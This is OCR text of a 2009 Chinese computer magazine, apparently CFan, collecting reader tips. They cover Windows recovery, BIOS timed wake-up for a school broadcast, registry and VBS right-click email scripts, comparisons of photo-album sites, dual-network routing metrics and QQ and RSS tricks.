因为系统兼容性等问题，有的时候我们因为安装了某个软件使得系统无法登录。此时我们就可以通过面板中的“系统还原”工具来解决问题，点击运行该工具然后根据向导选择一个还原点，选择将系统还原到安装该软件以前的某个还原点，这样就能够登录系统，此功能是一般的PE系统所没有的。

ERD Registry Editor


Name	Type	Data
PowerdownAfter...	REG_SZ	0
ReportBootOk	REG_SZ	1
scremoveoption	REG_SZ	0
Shell	REG_SZ	explorer.exe
ShutdownFlags	REG_DWORD	0x00000029 (41)
ShutdownWithou...	REG_SZ	0
Userinit	REG_SZ	C:\Windows\system32\userinit.exe,
VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysc


My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

2

用MSDaRT打造的Vista系统修复盘真是很好很强大，其中还有很多实用的功能，大家去挖掘吧！（甘肃/老五）CF [XF07]

在保存网页前，可以按一下“ESC”键（或脱机工作）再保存，这样保存速度有可能会很快。





让电脑先自动干着，晚起几分钟也行

北方的冬季让人干什么都觉得不方便，这不体育组的同事让把其电脑设置一下，最终达到每天早晨起床铃一响，学校的广播就开始自动播放运动员进行曲，催促学生们起床，从而免去他每天早晨提前上楼开关机器播放的麻烦，还能顺便在冬季的暖被窝中多躺几分钟。

设置定时自动开机

开机时按住Del键进入CMOS设置表，把高亮条移到Power Management Setup（电源管理设置）项后按回车键，接着再把高亮条移到“PM Wake Up Events”后边的“Press Enter”上回车。选择“Power Up by Alarm（定时开机设置）”项回车，接着选择“Enabled”回车。


让“Month Alarm”保持为NA，表示每天都自动开机，有些主板为EVERY DAY；“Day of Month Alarm”保持为0，表示忽略日期，每天都定时开机；接着再把“Time（hh：mm：ss）Alarm”项后的时间改为比起床时间提前1分钟左右，如5：58：8，这样每天早晨接近6点钟时电脑就会自动开机，最后按ESC键返回到上一层。

选择“Save & Exit Setup（存储并退出设置）”项回车，出现“Save configuration changes and exit now?”提示时按字母Y键。

设置千千静听

打开千千静听播放下载回来的运动员进行曲，注意播放列表要只保留这一首歌曲，在主窗口中右键单击，左键单击“播放模式→单曲循环”。在主窗口中右击选择“千千选项”，在“千千静听→选项→常规”中把“自动关闭计算机”项勾上，然后根据早操结束时间在这里设置好自动关闭计算机的时间。再到左侧列表框中选择“播放”选项，接着到右侧窗格中把“程序启动时自动播放”项勾选上，最后点“关闭”按钮，如图所示。

在桌面上把鼠标指针指向千千静听快捷方式后，按住左键依次把其拖到“开始→所有程序→启动→启动”后边的框中后放手。



取消启动、退出Windows时的声音

在控制面板中打开“声音和音频设备”，在“声音和音频设备属性”对话框中选择“声音”选项卡，然后在“程序事件”中分别选择“启动Windows”和“退出Windows”，并单击“声音”框后的下拉按钮选择“无”，最后点“确定”退出。


经过这番设置后，我只需把电脑的音频输出接到学校广播系统功放的音频输入接口上，再保证学校广播系统不关闭，计算机电源不被拔的情况下，每天早晨接近起床时间时计算机就会自动开机并开始播放运动员进行曲。（内蒙古/王道才） CF [XF08]

小抄速记

Slightly copies the shorthand

Q1 如何让任务管理器一开机就自动运行？

答：运行“regedit”打开注册表编辑器，依次找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]。如图所示，在右侧新建一个名为“TaskManager”的字符串值，并将其值内容设为“start /min c:\\winnt\system32\taskmgr.exe”（Win2000）或“start /min c:\\windows\system32\taskmgr.exe”（XP）。



修改完毕重新启动计算机，就会发现任务栏上会自动显示任务管理器图标了。

Q2 如何实现快速开关机？

答：有一个很简单的操作就能实现快速开关机，按下组合键Ctrl+Alt+Del，打开任务管理器，然后按住“ctrl”键，点击任务管理器上的“关机→关闭”，可实现3秒钟关机，如果选择了“重新启动”，可实现关机后5秒钟开机。注意适用于2000以及XP系统，不适用于Vista系统。

Q3 如何限制本地驱动器的使用？

答：如果不想让别人使用驱动器，如系统盘C盘、光驱等，可以进行如下操作：在开始菜单的“运行”对话框中输入“gpedit.msc”，打开“组策略”设置窗口。依次打开“本地计算机策略→用户配置→管理模板→Windows组件→Windows资源管理器”选项。在右边的设置窗口中，右击“防止从‘我的电脑’访问驱动器”选“属性”，选择“已启用”后，如果希望限制某个驱动器的使用，只要选中该驱动器就可以了。设置完毕后，当再打开驱动器时，就会弹出禁止打开驱动器的提示框。即便是使用DIR命令、运行对话框也无法查看驱动器的目录。

Q4 如何让IE使用多线程下载？

答：打开注册表编辑器，定位到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]，新建DWORD值“MaxConnectionsPerServer”，此项的作用是决定最大同步下载的连线数目，一般5～8个连线数目比较好。另外，对于HTTP1.0服务器，可以加入名为“MaxConnectionsPer1_0Server”的双字节值项，其值也是设置最大同步下载的数目。CF [XF09]




DIY自己的右键邮

网易前段时间推出了“右键邮”客户端，方便我们从桌面直接发送网易系列的邮件。其实要实现这一功能，通过Windows系统自身支持的VBS脚本就能实现，何必还要安装一个软件。（本文涉及的所有源代码文件，可从http://work.newhua.com/cfan/200904/yjy.rar下载获取）

首先在记事本中输入以下三行代码，并保存为VBS脚本文件（reg.vbs）：

```
set ws = createobject("wscript.shell")
ws.regwrite "HKCR\*\Shell\以正文发送\Command\","wscript.exe c:\yjy.vbs " & chr(34) & "%1" & chr(34) & " z"
ws.regwrite "HKCR\*\Shell\以附件发送\Command\","wscript.exe c:\yjy.vbs " & chr(34) & "%1" & chr(34) & " f"
```



这一脚本的作用，就是通过注册表在右键菜单中加入“以正文发送”及“以附件发送”项目（见图），仅需双击执行一次就可以了。上面脚本中的“wscript.exe c:\yjy.vbs”，表示这一命令实际调用的是存放在C盘根目录下的yjy.vbs文件。由于yjy.vbs代码较长，下面仅分析一下它的核心代码（单引号后为注释语句，可以不输入），完整文件见上文提供的压缩包。

```
'判断参数
if canshu = "z" then
......
end if
if canshu = "f" then
......
end if
With Email.Configuration.Fields
.Item(NameSpace&"sendusing") = 2
.Item(NameSpace&"smtpserver") = "smtp.126.com" 'SMTP服务器地址
.Item(NameSpace&"smtpserverport") = 25
.Item(NameSpace&"smtpauthenticate") = 1
.Item(NameSpace&"sendusername") = "xiaomingtt" '邮箱账号
.Item(NameSpace&"sendpassword") = "******" '邮箱密码
.update
End With
Email.Send
```

以上代码，首先判断用户选择的是“以正文发送”（参数为z）还是“以附件发送”（参数为f），然后根据选择设置邮件内容。后面的With...End With语句，则是设置发送邮箱的参数，大家根据实际情况改成自己的邮箱服务器就可以了，接着就是“Email.Send”发送邮件。一个脚本即可实现自己的右键邮，简单、安全，有兴趣的你还不试试看。(文/xiaomingtt) CF [XF10]


别玩了，开始上班啦！

一年之计在于春。休完春节大假，该上班的上班该上学的上学，每个人又开始新一年的计划。怎么才能让学习、工作、娱乐的时间合理安排呢？网络时代自有网络高招。


不用安装专门的软件，通过微软的Windows Live日历，即可在线安排各种计划，并且具有及时提醒功能。打开Live日历主页（http://get.live.com/betas/calendar_betas），点击“试一试”，按提示输入Live ID（即MSN账号）及密码登录。第一次登录将提示你设置时区，选择默认的“GMT+08:00（北京，重庆……）”，点击“转到您的日历”，进入如图所示界面。

> **小提示**
>
> Google Calendar（谷歌日历）提供免费的短信提示。打开http://www.google.com/calendar/，用谷歌账号登录，双击某一日期显示创建任务计划窗口，输入提醒内容，点击“创建活动”完成操作。接着点击“设置→移动设置”，输入你的手机号，点击“发送验证码”，当手机得到相应的验证码后，输入并完成验证。最后完成Google日历的移动设置并保存。这样，当有任务计划时，就会得到邮件和手机的双重提醒了。

可以按日、周、月为周期设置工作计划，如以月为单位，还可以勾选左侧“中国假日”，像春节、中秋等中国传统假日都会在日历上显示。点选某一天的单元格之后，显示“添加”，点击“添加”打开一窗口撰写计划内容。点击“添加更多详细信息”，可打开新窗口填写更多内容，并可选择“发送提醒”，设置完毕点击“保存”。等到了你设定的提醒时间，Live日历即会以电子邮件、MSN或手机短信（移动服务提供商可能向短信的接收者收取一定费用）方式给你发送提醒。(文/鸣沙) CF [XF11]



如果临时不想让FlashGet等软件替代下载，可右击下载链接，选择“目标另存为”，调用IE自带的下载功能。



展示自我，哪是最好的“舞台”？

——实用网络相册大比拼

科技改变生活，相册的发展变化就是真实的写照，纸质相册→电子相册→网络相册，照片的分享收藏方式日趋多样化。特别是网络相册，它以互联网为平台，将照片存放在独立的网络空间上，让我们能轻松展示自己，天涯海角的网友随时都能一睹你的风采。可以这样说：芙蓉姐姐、天仙MM……这些网络红人就是网络相册造就的。因此，我们只要找到一个合适的“舞台”（网络相册）展示自我，说不定下一个网络红人就是你。

名称	空间大小	图片格式	单张图片大小	上传速度	浏览速度	批量上传	浏览权限	在线编辑	外部链接	动感相册	相册网址	适合人群
搜狐相册	1GB，登录1次增加1MB	JPG、GIF、PNG	<5MB	20KB/S	★☆☆☆☆	√	√	√	√	√	pp.sohu.com	拥有搜狐通行证
163相册	无限制	JPG、GIF、PNG、BMP	<5MB	48KB/S	★★☆☆☆	√	√	√	√	×	blog.163.com	网易邮箱用户
新浪相册	每月100MB	JPG .GIF .PNG	<5MB	60KB/S	★★★☆☆	√	√	×	√	×	photo.sina.com.cn	新浪博客、邮箱用户
QQ相册	200MB	JPG、GIF、PNG、BMP	无	20KB/S	★☆☆☆☆	√	√	√	×	√	user.qzone.qq.com	QQ用户
百度空间	1000MB	JPG、GIF、PNG、BMP	<3MB	100KB/S	★★★★☆	√	×	×	√	×	hi.baidu.com	专业色友
Google相册	1GB	JPG、GIF、PNG、BMP	无	60KB/S	★★★☆☆	√	√	×	√	√	picasaweb.google.com	Google的追随者
和讯相册	每月20MB	JPG、GIF、PNG	<5MB	120KB/S	★★★★★	√	√	×	√	×	photo.hexun.com	专业色友
MYPOCO相册	无限制	JPG 、GIF、PNG	无	70KB/S	★★★☆☆	√	√	√	√	×	photo.poco.cn	专业色友
雅虎相册	无限制	JPG	<5MB	40KB/S	★★☆☆☆	×	√	×	×	√	photos.i.cn.yahoo.com	适合港澳台用户
Flicer	每月100M	JPG	无	65KB/S	★★★☆☆	√	√	×	√	√	www.flickr.com	适合港澳台用户
Imageshack	未知	JPG、GIF、PNG	未知	40KB/S	★★☆☆☆	√	√	×	√	×	imageshack.us	适合国外用户

上面的空间大小，是指网络相册可以上传存储照片的总容量，有些网络相册是固定的，也有些是按使用时间逐月增加；批量上传是指一次性上传10张以上的照片，在所有的网络相册中批量上传都必须安装指定的小插件；浏览权限可以限定某些照片只给特定的人看，或者只能自己浏览；在线编辑是指能够在上传照片时对图片进行简单的修饰，如：旋转、裁剪等；外部链接是指照片是否有可使用的具体网址；动感相册是指图片的展示方式能否做成动画样式。

编辑推荐 我们该如何选择网络相册？

上面推荐的网络相册可谓是各具特色，各有千秋。如果你是新浪、搜狐或网易的用户，就可以直接使用网站的网络相册。如果你喜欢向QQ好友展示自己，那就用QQ相册；如果你是一名专业的摄影爱好者，那就使用专业相册：百度相册、和讯相册、MYPOCO等；对于港澳台的一些用户，可选择雅虎相册、Flicer、Imageshack等。当然了，网络相册百花齐放，除了上述的相册，还可以根据需要选择其他的网络相册，如果您有好的网络相册，也欢迎您推荐给我们。


(江苏/周建峰) CF [XF12]

伪绿钻者的背景音乐之梦

在进朋友们的QQ空间时，发现他们的QQ空间非常漂亮，先是动画展示，然后耳边又响起悠扬的音乐……不过他们都是绿钻，我这个非会员又不想花钱，怎么办？其实只要运用一些小技巧，绿钻部分功能还是可以免费实现的——比如QQ空间背景音乐。

首先打开自己的QQ空间，在导航栏上点击“音乐盒”，选择“添加音乐”（见图1）。接下来本是绿钻的用武之地，不过我们不必在此留恋，接着点击上面的“网络添加”（见图2），打开新页面，在“添加URL”中填上你要的背景音乐URL（网址）。这里以《蓝莲花》为例，在百度MP3上查找到《蓝莲花》歌曲后复制它的网址（见图3），粘贴到“添加URL”中，再按提示填好其他项并点击“提交”（见图4），添加成功后点击“设为背景音乐”（见图5）。





至此，主要工作已经完成，但还要为QQ空间添加播放器。简单的方法就是，在QQ空间商城里搜索名为“Blue”的播放器，它是免费的，点击添加即可。哈哈，刷新一下你的QQ空间，是不是也听到美妙的音乐声响起来了，而且不花一分钱哦！(山东/闫兴奇) CF [XF13]



机密部门，游刃在无线与有线之间

财务部门是机密要地，财务部门使用的电脑当然也是相当重要的，如果资料泄露或者感染病毒都是非常麻烦的事。领导要求将财务部门的电脑设置为双网络环境，可以切换。一种是单独的财务内网，只允许使用内部的相关系统；另一种通过无线网卡连接至一条ADSL专线，这样方便一些网上申报系统的操作。

本以为很简单，内网使用有线连接，ADSL专线连接一个无线路由器，然后在财务使用的电脑上安装一块无线网卡就可以解决了，但实际执行过程中，还是遇到了一些麻烦。最后总结出切实可行的方案，与大家分享。


双网轻松切换

网络环境搭建好以后，虽然无线网络连接成功，但是并不能访问外网。查看网络相关属性，逐项排查后，发现问题的关键在整个路由协议的"跃点"属性上。Windows中Internet协议路由使用了"自动跃点计数"功能。因为网络连接速率的不一样，Windows自动计算出的跃点数也不一样，引起自动生成的路由表出现问题，从而在网络访问路由选择上出现错误，导致无线连接成功但不能访问外网的情况。

小知识

跃点数实际就是一个形象的说法，用来标识某一网络链接的质量（如链接速度、时间延迟等）。从北京到广州互相往来的火车有多条，其中有特快、普快、慢车等选择。同样，从网络上的一台电脑连接到另一台电脑也会有多种网络路径，这些路径也会有快慢之分（同样流量的情况下，带宽越大的自然速度也越快）。关于Windows是如何计算跃点数的，请参阅：http://support.microsoft.com/kb/299540/zh-cn。

知道了原因，解决起来就比较简单了。在"控制面板"的"网络连接"中找到"无线网络连接"，右键单击，在弹出的快捷菜单中选择"属性"。在打开的"属性"对话框中选中"Internet协议（TCP/IP）"项，单击下方的"属性"按钮，在弹出的对话框中单击"高级"按钮，在新的对话框中将"自动跃点计数"选项去除选择，然后在下方填写固定跃点数即可（见图）。



经过这样设置后，日常使用时保持有线网络的连接，无线为网络禁用状态，这时内网访问正常，外网不可访问。等需要访问外网时，启用无线网络连接，外网访问正常，但内网系统无法访问。待外网访问结束时再次禁用无线网络连接，内网将恢复正常访问。

小提示

Windows在做路由选择时，跃点数小的优先级高，因此让无线网络优于有线，就要将跃点数设置的更小。现在常用的有线连接速度为100Mbps，如果无线的连接速率高于100Mbps，则跃点数无需手动设置。

这种处理方法显然看上去不是很好，但对于一些安全性要求较高的环境来说还是比较实用的。在外网访问正常时，内网不能访问，即使因为访问网络而感染病毒，也不会马上感染内网的其他机器。(文/越野苍狼) CF [XF14]

网络大补贴

上面的方法虽然不错，安全性高，但总是切换太麻烦，如果对于网络安全性要求降底一点，完全可以不使用修改跃点数的方法来进行，直接修改路由表即可轻松做到双网同享。具体方法，请参阅博客文章：http://blog.cfan.com.cn/?uid-11702-action-viewspace-itemid-376391。

另外，关于IP路由表的知识，可参阅：http://technet.microsoft.com/zh-cn/library/cc787509.aspx。

QQ也玩异地续传文件

上电脑课时表哥用QQ给小伟发送了一个风景视频，因为视频质量较高，所以文件比较大。当文件刚传到一半时却下课了，如果回家再重新接收的话，就白白浪费了前面的时间。怎么办？结果，表哥在QQ上给他发来一个QQ文件异地续传的妙招。

他先让小伟中断文件传输，然后把保存在视频文件夹中的"风景视频.tmp"（此文件，QQ2009默认保存在QQ安装目录下对应QQ号下的"FileRecv"中，这一文件夹的位置可以在QQ设置窗口"好友和聊天→文件传输"中修改；QQ2008默认保存在"我的文档"下的"My QQ Files"中，可在QQ"系统设置→传输文件设置"中修改）文件复制到U盘。等小伟回家后，他先把"风景视频.tmp"复制到QQ保存文件的目录中，然后再让表哥重新传送此文件，此时传送窗口会出现"续传"链接，点击即可继续接收电脑课上未下载完的文件了。

注意：老版本QQ的"QQFileCache"文件夹也是用于保存临时文件的，可以将整个文件夹复制到其他电脑的QQ目录下，同样能实现异地续传文件了，但此方法在新版中无效的，只能用上面的方法。(广州/邝潮伟) CF [XF15]

在IE8中，按下Ctrl键不放并滚动鼠标滚轮，可随意缩放网页显示大小。



派个“卧底”，网站更新我先知

MM是个追星族，对一些名人博客特别关注，总以抢到他的“沙发”为荣。另外，她近来又迷上了网络连载小说，为了等待某部小说的最新更新，隔一会儿就去刷新一遍论坛网页，很是辛苦。其实类似这些问题，归根结底就是即时追踪网站更新，我们只要雇佣几个“卧底”即可全解决。

多个网站更新同时看

网络信息大爆炸的时候，我们不可能只关注某一个网站，可能要同时关注多个论坛和博客。查看他们的更新，一一打开浏览也太麻烦了，用“鲜果”即可一网打尽。首先要获取相应网站的RSS订阅网址。如一个介绍国内电影的更新很快的论坛（http://bbs.cnzaobao.com/forum-34-1.html），打开它后，找到“RSS”按钮，右击选择“复制快捷方式”。接着打开“鲜果”（http://www.xianguo.com）点击其上“创建你的账户”注册登录，在其左上角点击“添加频道”，把复制的RSS地址粘贴进去并提交，可以提交多个网站RSS。以后只需在鲜果里即可同时查看到多个网站更新。

小提示

如果网站不提供RSS输出功能，那该怎么办？别着急，我们可以打开“http://page2rss.com/”，把想要更新的网页地址输入到“Page URL”（页面地址）中，点击“to RSS”就可以得到订阅地址了。

博客更新即时通知

某一博客更新了，我们如何及时获知呢？如果你有Skype、Gtalk或者MSN，只需要添加相应的anothr.com、anothr@gmail.com或者msn@anothr.com机器人为好友，即可直接在Gtalk/Skype/MSN里订阅你关注的博客信息。当订阅的博客有更新时，机器人好友会即时通知我们，如图1所示，是MSN中的提示。

由于现在的大多数博客都提供RSS订阅，如：新浪博客、搜狐博客、网易、博客大巴、Live博客等。当我们想要订阅在这些地方开博的博主们文章的话，只用输入他们的网页首页地址即可，如图2所示。

另外，现在许多博客是用Wordpress搭建的，有网友制作了一个专用“抢沙发”的Autohotkey脚本（http://work.newhua.com/cfan/200904/ahk.rar），可以直接运行。使用时，打开urls.txt，添加你想要追踪的WrodPress博客网址，每个网址一行。运行Compare.ahk，当有更新时会在下面以“气泡”提示。注意：使用时需要先运行一次（生成对比列表），第二次运行才能实现监控。



小提示

★怎么知道是不是用WordPress搭建的博客呢？其实很简单，WordPress搭建的博客，下面一般都会有“Powered by WordPress”的版权提示。对于其他的论坛程序，也会有类似“Powered by **”这样的提示，据此判别即可。

★对使用FireFox的朋友，可以直接到https://addons.mozilla.org/en-US/firefox/addon/3028下载一个检查更新插件。安装完成后重启，这时打开想要获取更新的任一网页，右击，选择“Check4Change→Check every**”，选择你希望的查看频率（分钟计数，见图3），以后当这一网页一有更新，Firefox即会第一时间通知你。


更新提醒　查看帮助命令　相应指令　❶

直接输入定阅地址　❷

Stop reloading
Check every 5 seconds
Check every 1 minute
Check every 15 minutes
Check every 1 hour
Custom duration...
Feedback...　❸

新贴我先知

上面的方法基本上都是靠在线服务完成的，类似功能还可以通过专门的软件来完成。比如“新贴我先知”（下载地址：http://www.onlinedown.net/soft/66942.htm）。下载解压后，双击其中的WebClawer.exe运行软件，在左侧窗格空白处右击，选择“新增频道”，输入想要看的网页或者论坛地址，如图4所示。添加完毕，在软件主界面右击选择“开始更新”，就可以看到更新的网页了，双击即可打开查看，方便吧。(文/侯忠) CF [XF16]





我回来啦

——网络及时告知技巧秀

岁月如梭，一眨眼我们就过完了春节大假。该上班的上班，该上学的上学，一切又将步入正轨。那么假期长久没有联络的好友们，该给他们打声招呼啦。一个个的打电话告诉他们？太落伍了吧。看我如何利用网络高效地群发通知！

恋Q一族——多人聊天即刻通知

根据不同的关系，每个人会将QQ好友分成不同的组，可以对不同的Q组群发不同的问候语。在QQ中打开任意一个好友对话窗口，点击“聊天”标签下的“邀请好友加入聊天”按钮，如图1所示，在左侧选中某一Q组，再点击“添加”即可将该组成员自动加到右侧窗格（人数限制在20人之内）。确定后即可建立特定的讨论组，在这里发送的消息只有本组组员才能看到。如要通知的好友在不同组中，可按住Ctrl键点选多个好友，再右击选择“发起多人聊天”，同样可以快速创建讨论组。


小提示

★如果要通知的对象是只知道对方QQ号（但不是自己好友）的“陌生人”，比如，自己心仪很久的几个MM。可以使用记事本输入下列代码（每个号码一行），保存为QQ.bat批处理，放置在桌面：

"C:\Program Files\Internet Explorer\IEXPLORE.EXE" "tencent://Message/?Menu=YES&Uin=MM的QQ号码&websiteName=im.qq.com"

启动QQ后，只要运行这个批处理就可以同时打开和多个MM的聊天窗口，分别通知她们即可。

★如果要通知的好友不在线，可登录QQ邮箱，点击“写信”，切换到“群邮件”，选择需要发送消息的群，撰写好通知信息后发送，这样群中每个成员都会收到我们的邮件信息。



网络大补贴

在Gmail邮箱里快速群发邮件：http://article.pchome.net/content-138728.html

网吧一族——使用Notifu在线发送信息

有些朋友没有电脑只能在网吧发送消息，对于这类用户可以借助Notifu提供的在线发送业务，它可以把消息以多种方式发送给好友。

